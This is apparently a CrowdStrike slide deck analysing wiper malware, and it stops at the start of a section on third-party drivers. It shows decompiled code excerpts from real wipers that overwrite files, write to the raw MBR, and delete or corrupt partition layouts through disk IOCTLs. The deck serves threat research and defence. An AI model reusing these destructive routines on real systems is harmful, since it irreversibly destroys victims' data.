


The Anatomy of Wiper Malware

Ioan Iacob
Madalin Ionita

Agenda

- Background
- Main Techniques
- IOCTLs
- Third Party Drivers
- Miscellaneous Techniques
- Impact

About us

Ioan Iacob

- Sr. Security Researcher at CrowdStrike
- Reverse engineering malware for 9y+
- Prior experience in DFIR
- Enthusiastic about Python and C++
- linkedin.com/in/ioancristian/

Madalin Ionita

- Security Researcher at CrowdStrike
- Reverse engineering malware for 6y+
- Prior experience in DFIR and Threat Hunting
- linkedin.com/in/madalinionita/

Introduction

- Background
- History
- Our goals

Background

- Wipers have one purpose, destroy the data beyond recoverability;
- Targets may be files and even drives;
- Wipers share some common techniques with ransomware;
- The wiping process can be achieved via multiple techniques;
- The techniques have different advantages and disadvantages;

History

- 2012 - Aramco and RasGas oil companies have been hit by the Shamoon wiper;
- 2016 - Shamoon resurfaced and target the same institutions are before;
- 2017 - Petya included a wiper variant that targeted Ukrainian, Russian institutions;
- 2018 - Winter Olympics games were the target of the “Olympic Destroyer” wiper;
- 2019, 2020 - Dustman and ZeroCleare targeted institutions from the Middle East;
- 2022 - Ukraine has been the target of multiple Windows wiper families
    - CaddyWiper, DoubleZero, DriveSlayer, IsaacWiper and WhisperGate;

Our goals

- Identify techniques used by Wipers;
    - file iteration methods, overwrite methods, contents, size, etc.
    - usage of drivers or evasion techniques
- Sort and identify the most common behavior;
- Deep dive and discuss each technique;

Main Techniques

- File Discovery
- File Overwrite
- Drive Destruction
- File Contents

Main Techniques

- Ransomware and wipers share some techniques
  - both walk the disk in search of files to modify or corrupt
  - both make data recovery impossible for the victim
  - ransomware enables file restoration for victims who pay the ransom
- Wipers implement various techniques in order to achieve their goals
  - simplest approach is to delete files from disk
  - others choose to overwrite the target files
  - more advanced versions attempt to wipe raw disk clusters
- Wiper developers must make a tradeoff between speed and effectiveness

CROWDSTRIKE

File Discovery

```
// e2ecec43da974db02f624ecadc94baf1d21fd1a5c4990c15863bb9929f781a0a
IterateFilesAndWipe(wchar_t *Format)
{
  // ...
  FirstFileW = FindFirstFileW(FileName, &FindFileData);
  // ...
  do
  {
  // ...
    if ( (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
    {
      // ...
      IterateFilesAndWipe(strfileName);
    }
    else
    { // ...
      WipeFile(strfileName);
    }
  }
  while ( FindNextFileW(FirstFileW, &FindFileData) );
}
```

Fig 1. File iteration via FindFirstFile and FindNextFile APIs

- Most wipers recursively iterate through the file system by using Windows APIs like *FindFirstFile* and *FindNextFile.*
- Majority of wipers immediately overwrite their targets;
  - Apostle, DoubleZero, SQLShred and WhisperGate choose to construct a list of target files to be later processes by the wiping routine;

File Overwrite - File System API

```c
// e2ecec43da974db02f624ecadc94baf1d21fd1a5c4990c15863bb9929f781a0a
int WipeFile(LPCWSTR lpFileName)
{
  SetFileAttributesW(lpFileName, FILE_ATTRIBUTE_NORMAL);
  hFile = CreateFileW(
          lpFileName,
          GENERIC_WRITE|GENERIC_READ,
          FILE_ATTRIBUTE_HIDDEN|FILE_ATTRIBUTE_READONLY, 0,
          CREATE_NEW | CREATE_ALWAYS, 0, 0);
  // ...
  FileSize = GetFileSize(hFile, 0);
  hBuff = malloc(FileSize);
  if ( hBuff )
  {
    ExtensionW = PathFindExtensionW(lpFileName);
    if ( SkipTheseExtensions(ExtensionW) )
      WriteFile(hFile, hBuff, FileSize, &lpFileName, 0);
    CloseHandle(hFile);
    free(hBuff);
    return 1;
  }
  return hBuff;
}
```

Fig 2. Determine file size, allocate memory and write to file

- *CreateFile* and *WriteFile* are the standard APIs used for overwriting files, most wipers implement this technique;
- While some wipers choose to wipe just the first X bytes from a file
  - Destover overwrites the entire file size

File Overwrite - File IOCTL

```
// 30b3cbe8817ed75d8221059e4be35d5624bd6b5dc921d4991a7adc4c3eb5de4a
SafeFileHandle safeFileHandle = null;
ulong lpFileSize = 0UL;
NtOpenFile(out safeFileHandle,
            GENERIC_READ | GENERIC_WRITE | SYNCHRONIZE,
            ref objectAttributes,
            ref objIoStatusBlock,
            FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
            FILE_SYNCHRONOUS_IO_NONALERT);
GetFileSizeEx(safeFileHandle, out lpFileSize);
FILE_ZERO_DATA_INFORMATION inputBufferZeroData = default(FILE_ZERO_DATA_INFORMATION);
inputBufferZeroData.FileOffset = 0;
inputBufferZeroData.BeyondFinalZero = lpFileSize;
try {
    IntPtr inputBufferZeroDataPtr = Marshal.AllocHGlobal(Marshal.SizeOf(inputBufferZeroData));
    Marshal.StructureToPtr(inputBufferZeroData, inputBufferZeroDataPtr, false);
    NtFsControlFile(safeFileHandle, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero,
                    ref objIoStatusBlock, FSCTL_SET_ZERO_DATA,
                    inputBufferZeroDataPtr, Marshal.SizeOf(inputBufferZeroData), IntPtr.Zero, 0);
}
finally {
    CloseHandle(safeFileHandle.DangerousGetHandle());
}
```

Fig 3. DoubleZero uses FCSTL_SET_ZERO_DATA to overwrite file contents

- DoubleZero makes use of the *NtFsControlFile* API to send the *FSCTL_SET_ZERO_DATA* control code to the FS driver along with the size of the file to be overwritten;

File Overwrite - File Deletion

```
// ...
HANDLE hFile = CreateFileW ( "C:\\Users\\Public\\Downloads\\desktop.ini", ... );
// ...
int iSize = GetFileSize ( hFile,...);
// ...
WriteFile ( hFile, hBuffer, iSize, pNoBytesOW, NULL);
// ...
FlushFileBuffers ( hFile);
// ...
CloseHandle ( hFile);
// ...
DeleteFileW ("C:\\Users\\Public\\Downloads\\desktop.ini");
// ...
```

Fig 4. How Shamoon wiper overwrites and deletes files

- Ordinypt, Olympic and Apostle wipers implement simple file deletion; do not overwrite files*;
- Most wipers do not need to delete the files because their contents have been destroyed;
- Destover, KillDisk, Meteor (Stardust/Comet), Shamoon, SQLShred, and StoneDrill overwrite the target files with random bytes. Only after replacing the file contents, the file is deleted from disk via the DeleteFile API

* in the case of Apostle it was an error in the logic of the file discovery, making it just a wiper that deletes the file, without overwriting them

Drive Destruction - Disk Write

```
// a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92
// ...
qmemcpy(lpBuffer, pNewMBRData, 0x2000u);
hFile = CreateFileW(
    L"\\\\.\\PhysicalDrive0",
    GENERIC_ALL,
    FILE_SHARE_READ | FILE_SHARE_WRITE,
    0,
    OPEN_EXISTING,
    0, 0);
WriteFile(hFile, lpBuffer, 0x200u, 0, 0);
CloseHandle(hFile);
// ...
```

Fig 5. Overwrite the MBR of the drive 0 via CreateFile and WriteFile APIs

- Some wipers go one step further and attempt to destroy the contents of the disk itself, not just files;
- IsaacWiper, KillDisk, Petya wiper variant, SQLShred, StoneDrill, WhisperGate and DriveSlayer use the same *CreateFile* and *WriteFile* APIs to overwrite physical disks (\\.*PhysicalDisk0*) and/or volumes (\\.\c:) with either random or predefined bytes buffers.

Drive Destruction - Disk Drive IOCTL

```
// a294620543334a721a2ae8eaaf9680a0786f4b9a216d75b55cfd28f39e9430ea
loopCounter = 9;
bytesReturned = 0;
wcscpy(str_physical_drive_w, L"\\\\.\\PHYSICALDRIVE9");
do {
  hDevice = CreateFileW(  str_physical_drive_w,
                          GENERIC_WRITE|GENERIC_READ,
                          FILE_SHARE_READ | FILE_SHARE_WRITE,
                          NULL,
                          OPEN_EXISTING,
                          FILE_ATTRIBUTE_NORMAL,
                          NULL);
  if ( hDevice != INVALID_HANDLE_VALUE ) {
    DeviceIoControl(  hDevice,
                      IOCTL_DISK_SET_DRIVE_LAYOUT_EX,
                      &obj_DRIVE_LAYOUT_INFORMATION_EX ,
                      sizeof(obj_DRIVE_LAYOUT_INFORMATION_EX),
                      NULL,
                      0,
                      &bytesReturned,
                      NULL);
    CloseHandle(hDevice);
  }
  --LOBYTE(str_physical_drive_w[17]);
  result = loopCounter--;
}
while ( result );
```

- CaddyWiper wipes the disk by sending the *IOCTL_DISK_SET_DRIVE_LAYOUT_EX* IOCTL is sent via the *DeviceIoControl* API alongside a buffer filled with zeros in order to wipe information about drive partitions including MBR/GPT;

Fig 6. CaddyWiper corrupts the disk layout using IOCTL_DISK_SET_DRIVE_LAYOUT_EX

File Contents - Overwrite with Same Byte Value

- CaddyWiper, DoubleZero, KillDisk, Meteor and SQLShred write the same byte over the entire length of the target file;
- This method does not add any overhead to the wiping process, but might leave an opportunity to recover the data via magnetic-force microscopy.

File Contents - Overwrite with Random Bytes

```
// e2ecec43da974db02f624ecadc94baf1d21fd1a5c4990c15863bb9929f781a0a
int WipeFile(LPCWSTR lpFileName)
{
  SetFileAttributesW(lpFileName, FILE_ATTRIBUTE_NORMAL);
  hFile = CreateFileW(lpFileName, ...);
  // ...
  FileSize = GetFileSize(hFile, 0);
  hBuff = malloc(FileSize);
  if ( hBuff )
  {
    ExtensionW = PathFindExtensionW(lpFileName);
    if ( SkipTheseExtensions(ExtensionW) )
      WriteFile(hFile, hBuff, FileSize, &lpFileName, 0);
    CloseHandle(hFile);
    free(hBuff);
    return 1;
  }
  return hBuff;
}
```

Fig 7. Malloc is used to “generate random” bytes that will be written to the file

- To avoid any potential weakness of the previous method, threat actors can decide to generate random data to be written over target files;
- Destover, IsaacWiper, KillDisk, SQLShred and StoneDrill generate a random buffer via the *seed* and *rand* functions, followed by a write to the file;
- Generating random data adds an overhead; Destover takes advantage of a caveat in the *malloc* function to generate “random” data.

CROWDSTRIKE

File Contents - Overwrite with Predefined Data




Fig 8. Debugger view, showcasing Shamoon writing an image to a file

```
// 5a209e40e0659b40d3d20899c00757fa33dc00ddcac38a3c8df004ab9051de0d
this.content = "Custom message";
// ...
string[] files = Directory.GetFiles(path);
int totalNumberOfFiles = files.Length - 1;
int index = 0;
for (;;) {
    if (index > totalNumberOfFiles)
        break;
    File.WriteAllText(files[index], this.content);
    File.Move(files[index], files[index] + ".israbye");
    index++;
}
```

Fig 9. IsraBye code snippet used to file overwrite and file rename

- Other wipers make use of hardcoded data to overwrite files. It eliminates the overhead seen in the prev. technique, thus increasing the speed of data destruction.
- Shamoon overwrites a predefined jpeg over the target files;
- IsraBye overwrites a message to the file, and it does not overwrite every byte in the file content, leaving some data available for forensics analysts to extract.

Main Techniques Summary

- Most wipers make use of Windows APIs to achieve their goals
  - *FindFirstFile* and *FindNextFile*
  - *CreateFile* and *WriteFile*
  - *DeleteFile*
- There are some unique implementations
  - DoubleZero uses *FSCTL_SET_ZERO_DATA* IOCTL to overwrite the contents of files
  - CaddyWiper uses *IOCTL_DISK_SET_DRIVE_LAYOUT_EX* to wipe the disk
- Wipers write different data to their target: some used a single byte value, others use predefined data, or random bytes

CROWDSTRIKE

IOCTLs

- Acquiring Information
- Volume Unmounting
- Destroying All Disk Contents
- Overwriting Disk Clusters
- Data Fragmentation
- File Type Determination
- File Iteration

Input/Output Control codes

- IOCTLs are methods of communication between a UM process and a KM device;
- In Windows, IOCTLs are sent via the *DeviceIoControl* API;
- IOCTL codes allow developers to define numerous functionalities, other than the well known *Create*, *Read*, *Write*, *Close*, etc;
- Throughout our analysis, we encountered different uses of IOCTLs across samples;
- Wipers use IOCTLs to obtain various information about the volumes/disks, as well as to achieve other functionalities;

Acquiring Information

```
// 1BC44EEF75779E3CA1EEFB8FF5A64807DBC942B1E4A2672D77B9F6928D292591
BOOL __fastcall f_FS_ReadPartitionTables(int a1, int a2, void (__stdcall *a3_callback)())
{
    //...
    hDrive = GetDeviceHandle_CheckDiskGeometryType(
        L"\\\\.\\PhysicalDrive%u",
        &a2_driveGeometry,
        &a3_devType);
    if ( hDrive != INVALID_HANDLE_VALUE ) {
    DeviceIoControl(
        hDrive,
        IOCTL_DISK_GET_DRIVE_LAYOUT_EX,
         0, 0,
         pHeapBuffer_DiskLayout,
         size, &BytesReturned, 0);

    partitionStyle = pHeapBuffer_DiskLayout->PartitionStyle;
    if ( partitionStyle <= PARTITION_STYLE_RAW )
    {
        // ...
        BytesPerSector = a2_driveGeometry.Geometry.BytesPerSector;
        partitionEntry = pHeapBuffer_DiskLayout->PartitionEntry;
        currOffset = pHeapBuffer_DiskLayout->PartitionEntry;
        // if partitional style GPT or MBR
        while ( partitionEntry->PartitionStyle <= PARTITION_STYLE_GPT )
        {
            // ...
            SetFilePointerEx(
                hDrive,
                currOffset->StartingOffset,
                0,
                FILE_BEGIN)
            // ...
            ReadFile(
                hDrive,
                pHeapBuffer,
                a2_driveGeometry.Geometry.BytesPerSector,
                &BytesReturned, 0))
            // ..
        }
    }
    return retValue;
}
```

- DriveSlayer uses *IOCTL_DISK_GET_DRIVE_LAYOUT_EX* and *IOCTL_DISK_GET_DRIVE_GEOMETRY_EX* to determine the location of the MFT and MBR in order to schedule them for wiping;
- DriveSlayer also uses *IOCTL_STORAGE_GET_DEVICE_NUMBER* to grab information such as partition number and device type, which is later used in the wiper process.

Fig 10. DriveSlayer acquires disk layout information via IOCTL_DISK_GET_DRIVE_LAYOUT_EX, followed by the usage of the returned data to determine which disk sectors to overwrite

Volume Unmounting

```
// 1BC44EEF75779E3CA1EEFB8FF5A64807DBC942B1E4A2672D77B9F6928D292591
BytesReturned = 0;
wsprintfW(FileName, L"%s%.2s", L"\\\\.\\", a1);
hFileW = CreateFileW(
    FileName,                           // LPCWSTR               lpFileName,
    GENERIC_READ | SYNCHRONIZE,         // DWORD                 dwDesiredAccess,
    FILE_SHARE_READ | FILE_SHARE_WRITE, // DWORD                 dwShareMode,
    0,                                  // LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    CREATE_ALWAYS | CREATE_NEW,         // DWORD                 dwCreationDisposition,
    0,                                  // DWORD                 dwFlagsAndAttributes,
    0);                                 // HANDLE                hTemplateFile

DeviceIoControl(
    hFileW,             // HANDLE hDevice
    FSCTL_LOCK_VOLUME,// DWORD dwIoControlCode
    0,                  // LPVOID lpInBuffer
    0,                  // DWORD nInBufferSize
    0,                  // LPVOID lpOutBuffer
    0,                  // DWORD nOutBufferSize
    &BytesReturned,     // LPDWORD lpBytesReturned
    0);                 // LPOVERLAPPED lpOverlapped
DeviceIoControl(
    hFileW,
    FSCTL_DISMOUNT_VOLUME,
    0, 0, 0, 0,
    &BytesReturned, 0);
```

Fig 11. Usage of FSCTL_LOCK_VOLUME and FSCTL_DISMOUNT_VOLUME for locking and dismounting the volume

- The *FSCTL_LOCK_VOLUME* and *FSCTL_DISMOUNT_VOLUME* IOCTLs are used by DriveSlayer to lock and unmount a disk volume after the wiping routine has finished.
- DriveSlayer grabs a list of all the drive letters via *GetLogicalDriveStrings*, iterates through all of them, acquires a handle to each volume and then sends these two IOCTLs;
- Petya and StoneDrill implement a similar technique.

CROWDSTRIKE

Destroying All Disk Contents

```
// 5eb5922b467474dccc7ab8780e32697f5afd59e8108b0cdafefb627b02bbd9ba
wsprintfA(FileName, "%s%d", "\\\\.\\PhysicalDrive", driveIndex);
PhysicalDrive_handle = CreateFileA(FileName, GENERIC_READ | GENERIC_WRITE, ...);
if ( PhysicalDrive_handle != INVALID_HANDLE_VALUE )
{
  DeviceIoControl(PhysicalDrive_handle,           // HANDLE hDevice
                  IOCTL_DISK_DELETE_DRIVE_LAYOUT, // DWORD dwIoControlCode
                  NULL,                           // LPVOID lpInBuffer
                  0,                              // DWORD nInBufferSize
                  OutBuffer,                      // LPVOID lpOutBuffer
                  0xC0u,                          // DWORD nOutBufferSize
                  &BytesReturned,                 // LPDWORD lpBytesReturned
                  0);                             // LPOVERLAPPED lpOverlapped
  CloseHandle(PhysicalDrive_handle);
}
```

Fig 12. Usage of IOCTL_DISK_DELETE_DRIVE_LAYOUT that removes the boot signature from the master boot record, so that the disk will be formatted from sector zero to the end of the disk

- SQLShred also calls the DeviceIoControl API with the *IOCTL_DISK_DELETE_DRIVE_LAYOUT* IO Control Code in order to make sure the disk is formatted from sector 0x00.

CROWDSTRIKE

Overwriting Disk Clusters

```
// 1BC44EEF75779E3CA1EEFB8FF5A64807DBC942B1E4A2672D77B9F6928D292591
pBuff_bitmap2 = HeapReAlloc(hHeap, 0, pBuff_bitmap2, buffSize);
// ...
DeviceIoControl(
    hDevicea,                  // HANDLE hDevice
    FSCTL_GET_VOLUME_BITMAP,// DWORD dwIoControlCode
    &InBuffer,                 // LPVOID lpInBuffer
    8,                         // DWORD nInBufferSize
    pBuff_bitmap2,             // LPVOID lpOutBuffer
    buffSize,                  // DWORD nOutBufferSize
    &BytesReturned,            // LPDWORD lpBytesReturned
    0);                        // LPOVERLAPPED lpOverlapped
// ... send the results back to the caller function
*a2_BMPbuffer = pBuff_bitmap2;
*a3_size = buffSize;
// ...
```

Fig 13. Grab bitmap representation of cluster usage via FSCTL_GET_VOLUME_BITMAP

- The *FSCTL_GET_VOLUME_BITMAP* IOCTL is used by DriveSlayer to acquire a bitmap representation of the occupied clusters of a disk volume
- The bitmap representation is returned as a data structure that describes the allocation state of each cluster in the file system, where positive bits indicate if the cluster is in use
- DriveSlayer will use this bitmap to overwrite occupied clusters with randomly generated data.

CROWDSTRIKE

Data Fragmentation

```
// 1BC44EEF75779E3CA1EEFB8FF5A64807DBC942B1E4A2672D77B9F6928D292591
// ...
DeviceIoControl(
    hObject,
    FSCTL_GET_RETRIEVAL_POINTERS,
    &InBuffer,
    8,
    p_RetrievalPoiters_OutBuffer,
    0x20,
    &BytesReturned,
    0);
// ...
pBuff_InMoveFileData.FileHandle = hObject;
pBuff_InMoveFileData.StartingVcn = InBuffer.StartingVcn;
pBuff_InMoveFileData.StartingLcn.QuadPart = StartingLcn;
pBuff_InMoveFileData.ClusterCount = v9;
DeviceIoControl(
    *hFile,
    FSCTL_MOVE_FILE,
    &pBuff_InMoveFileData,
    0x20,
    0,
    0,
    &BytesReturned, 0);
// ...
```

Fige 14. Fragmentation of data by using the FSCTL_MOVE_FILE IOCTL

- DriveSlayer uses two IOCTLs to fragment the data on disk, thus making file recovery harder
- In order to fragment the data, the wiper determines the location on disk of individual files by requesting cluster information via the *FSCTL_GET_RETRIEVAL_POINTERS* IOCTL
- The wiper continues by relocating virtual clusters using the *FSCTL_MOVE_FILE* IOCTL

CROWDSTRIKE

File Type Determination

```
// 5eb5922b467474dccc7ab8780e32697f5afd59e8108b0cdafefb627b02bbd9ba
FileW = CreateFileW(lpFileName,
                    FILE_READ_EA,
                    FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
                    NULL,
                    OPEN_EXISTING,
                    FILE_FLAG_BACKUP_SEMANTICS | FILE_FLAG_OPEN_REPARSE_POINT,
                    NULL);x
// ...
symlink_or_mount_point = TRUE;
DeviceIoControl(FileW, FSCTL_GET_REPARSE_POINT, 0, 0, reparse_data, 0x4000u, &BytesReturned, 0)
// ...
if ( *reparse_data != IO_REPARSE_TAG_SYMLINK && *reparse_data != IO_REPARSE_TAG_MOUNT_POINT )
    symlink_or_mount_point = FALSE;
// ...
return symlink_or_mount_point;
```

Figure 15. Obtaining the reparse point data associated with the file or directory by using FSCTL_GET_REPARSE_POINT IOCTL, followed by checks for symlinks or mount points

- When getting information about files, besides *GetFileAttributesW* API, SQLShred wiper is also using the *FSCTL_GET_REPARSE_POINT* IOCTL to retrieve the reparse point data associated with the file or directory
- In this case, the wiper is using it to check if the file is a symlink or the directory represents a mount point.

CROWDSTRIKE

File Iteration

```
// 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591
DeviceIoControl(driveSlayerStructure.hDevice,
                FSCTL_GET_NTFS_VOLUME_DATA,
                NULL, 0,
                pNTFSVolDataBuffer, 0x60u,
                &BytesReturned, 0);
// ...
driveSlayerStructure.ntfsVol_BytesPerFileRecordSegment =
pNTFSVolDataBuffer->BytesPerFileRecordSegment;
driveSlayerStructure.size_pHBuffNtfsFileOutBuff = pNTFSVolDataBuffer.
ntfsVol_BytesPerFileRecordSegment +
                                                    sizeof(NTFS_FILE_RECORD_OUTPUT_BUFFER) - 1;
driveSlayerStructure.ntfsVol_TotalClusters_LowPart = pNTFSVolDataBuffer->TotalClusters.LowPart;
driveSlayerStructure.ntfsVol_TotalClusters_HighPart = pNTFSVolDataBuffer->TotalClusters.HighPart;
driveSlayerStructure.ntfsVol_BytesPerCluster = pNTFSVolDataBuffer->BytesPerCluster;
// ...
driveSlayerStructure.ntfsVol_BytesPerSector = pNTFSVolDataBuffer->BytesPerSector;
if ( pNTFSVolDataBuffer->BytesPerSector ) {
    driveSlayerStructure.numberOfSectorsInCluster =
                        pNTFSVolDataBuffer->BytesPerCluster / pNTFSVolDataBuffer->BytesPerSector;
    // ...
}
```

Fig 16. Gather volume data via the FSCTL_GET_NTFS_VOLUME_DATA IOCTL

- DriveSlayer grabs the MFT (Master File Table) in order to parse it and iterate through files;
- *FSCTL_GET_NTFS_VOLUME_DATA* IOCTL is used to obtain information about the specified NTFS volume, like volume serial number, number of sectors and clusters free, as well as reversed clusters and even the location of the MFT;
- FSCTL_GET_NTFS_FILE_RECORD is used to get information about the file

CROWDSTRIKE

IOCTLs	IOCTL constant name	Used by
0x00070000	IOCTL_DISK_GET_DRIVE_GEOMETRY	Petya wiper variant, Dustman and ZeroCleare
0x000700A0	IOCTL_DISK_GET_DRIVE_GEOMETRY_EX	DriveSlayer, Dustman and ZeroCleare, IsaacWiper
0x00070048	IOCTL_DISK_GET_PARTITION_INFO_EX	Shamoon 2, Petya wiper variant
0x00070050	IOCTL_DISK_GET_DRIVE_LAYOUT_EX	DriveSlayer
0x0007405C	IOCTL_DISK_GET_LENGTH_INFO	StoneDrill, Dustman and ZeroCleare
0x0007C054	IOCTL_DISK_SET_DRIVE_LAYOUT_EX	CaddyWiper
0x0007C100	IOCTL_DISK_DELETE_DRIVE_LAYOUT	SQLShred
0x00090018	FSCTL_LOCK_VOLUME	DriveSlayer, StoneDrill, IsaacWiper
0x0009001C	FSCTL_UNLOCK_VOLUME	IsaacWiper
0x00090020	FSCTL_DISMOUNT_VOLUME	DriveSlayer, Petya wiper variant, StoneDrill
0x00090064	FSCTL_GET_NTFS_VOLUME_DATA	DriveSlayer
0x00090068	FSCTL_GET_NTFS_FILE_RECORD	DriveSlayer
0x0009006F	FSCTL_GET_VOLUME_BITMAP	DriveSlayer
0x00090073	FSCTL_GET_RETRIEVAL_POINTERS	DriveSlayer, Shamoon 2
0x00090074	FSCTL_MOVE_FILE	DriveSlayer
0x000900A8	FSCTL_GET_REPARSE_POINT	SQLShred
0x000980C8	FCSTL_SET_ZERO_DATA	DoubleZero
0x002D1080	IOCTL_STORAGE_GET_DEVICE_NUMBER	DriveSlayer, IsaacWiper
0x00560000	IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS	DriveSlayer, Petya wiper variant, SLQShred, Dustman and ZeroCleare

IOCTL Summary

- Wipers use various IOCTL codes in order to enrich their capabilities.
- Input/Output control codes can be used for various types of operations, they can help to enumerate files, locate the Master File Table (MFT), determine location of files on the raw disk, unmount drivers, fragment files, etc.
- These codes can be sent directly to the volume or drive itself, but even to the third party drivers that we will discuss in the next part.

Third Party Drivers

- Introduction
- ElRawDisk
- EPMNTDRV

Introduction to 3rd party drivers

- The User space has its limitations and it is heavily guarded by security tools;
- The Kernel space provides limitless capabilities, making it the ideal place for malware;
- Kernel drivers are difficult to develop:
  - bugs may crash the entire OS;
  - the x64 architecture requires drivers to be signed by Microsoft;
- Threat actors have refrained from writing their own drivers and make use of legitimate ones;

Introduction to 3rd party drivers

- Legitimate drivers may bypass detections from security tools;
- Drivers may be installed via Service Control Manager or via the “sc.exe” LOLBin.
- Drivers allow UM processes to overwrite protected areas of the disk/OS like Virtual Shadow Copies, Master File Tables, raw sectors, system protected files, etc;

ElRawDisk

- The ElRawDisk drivers is developed by the Eldos company;
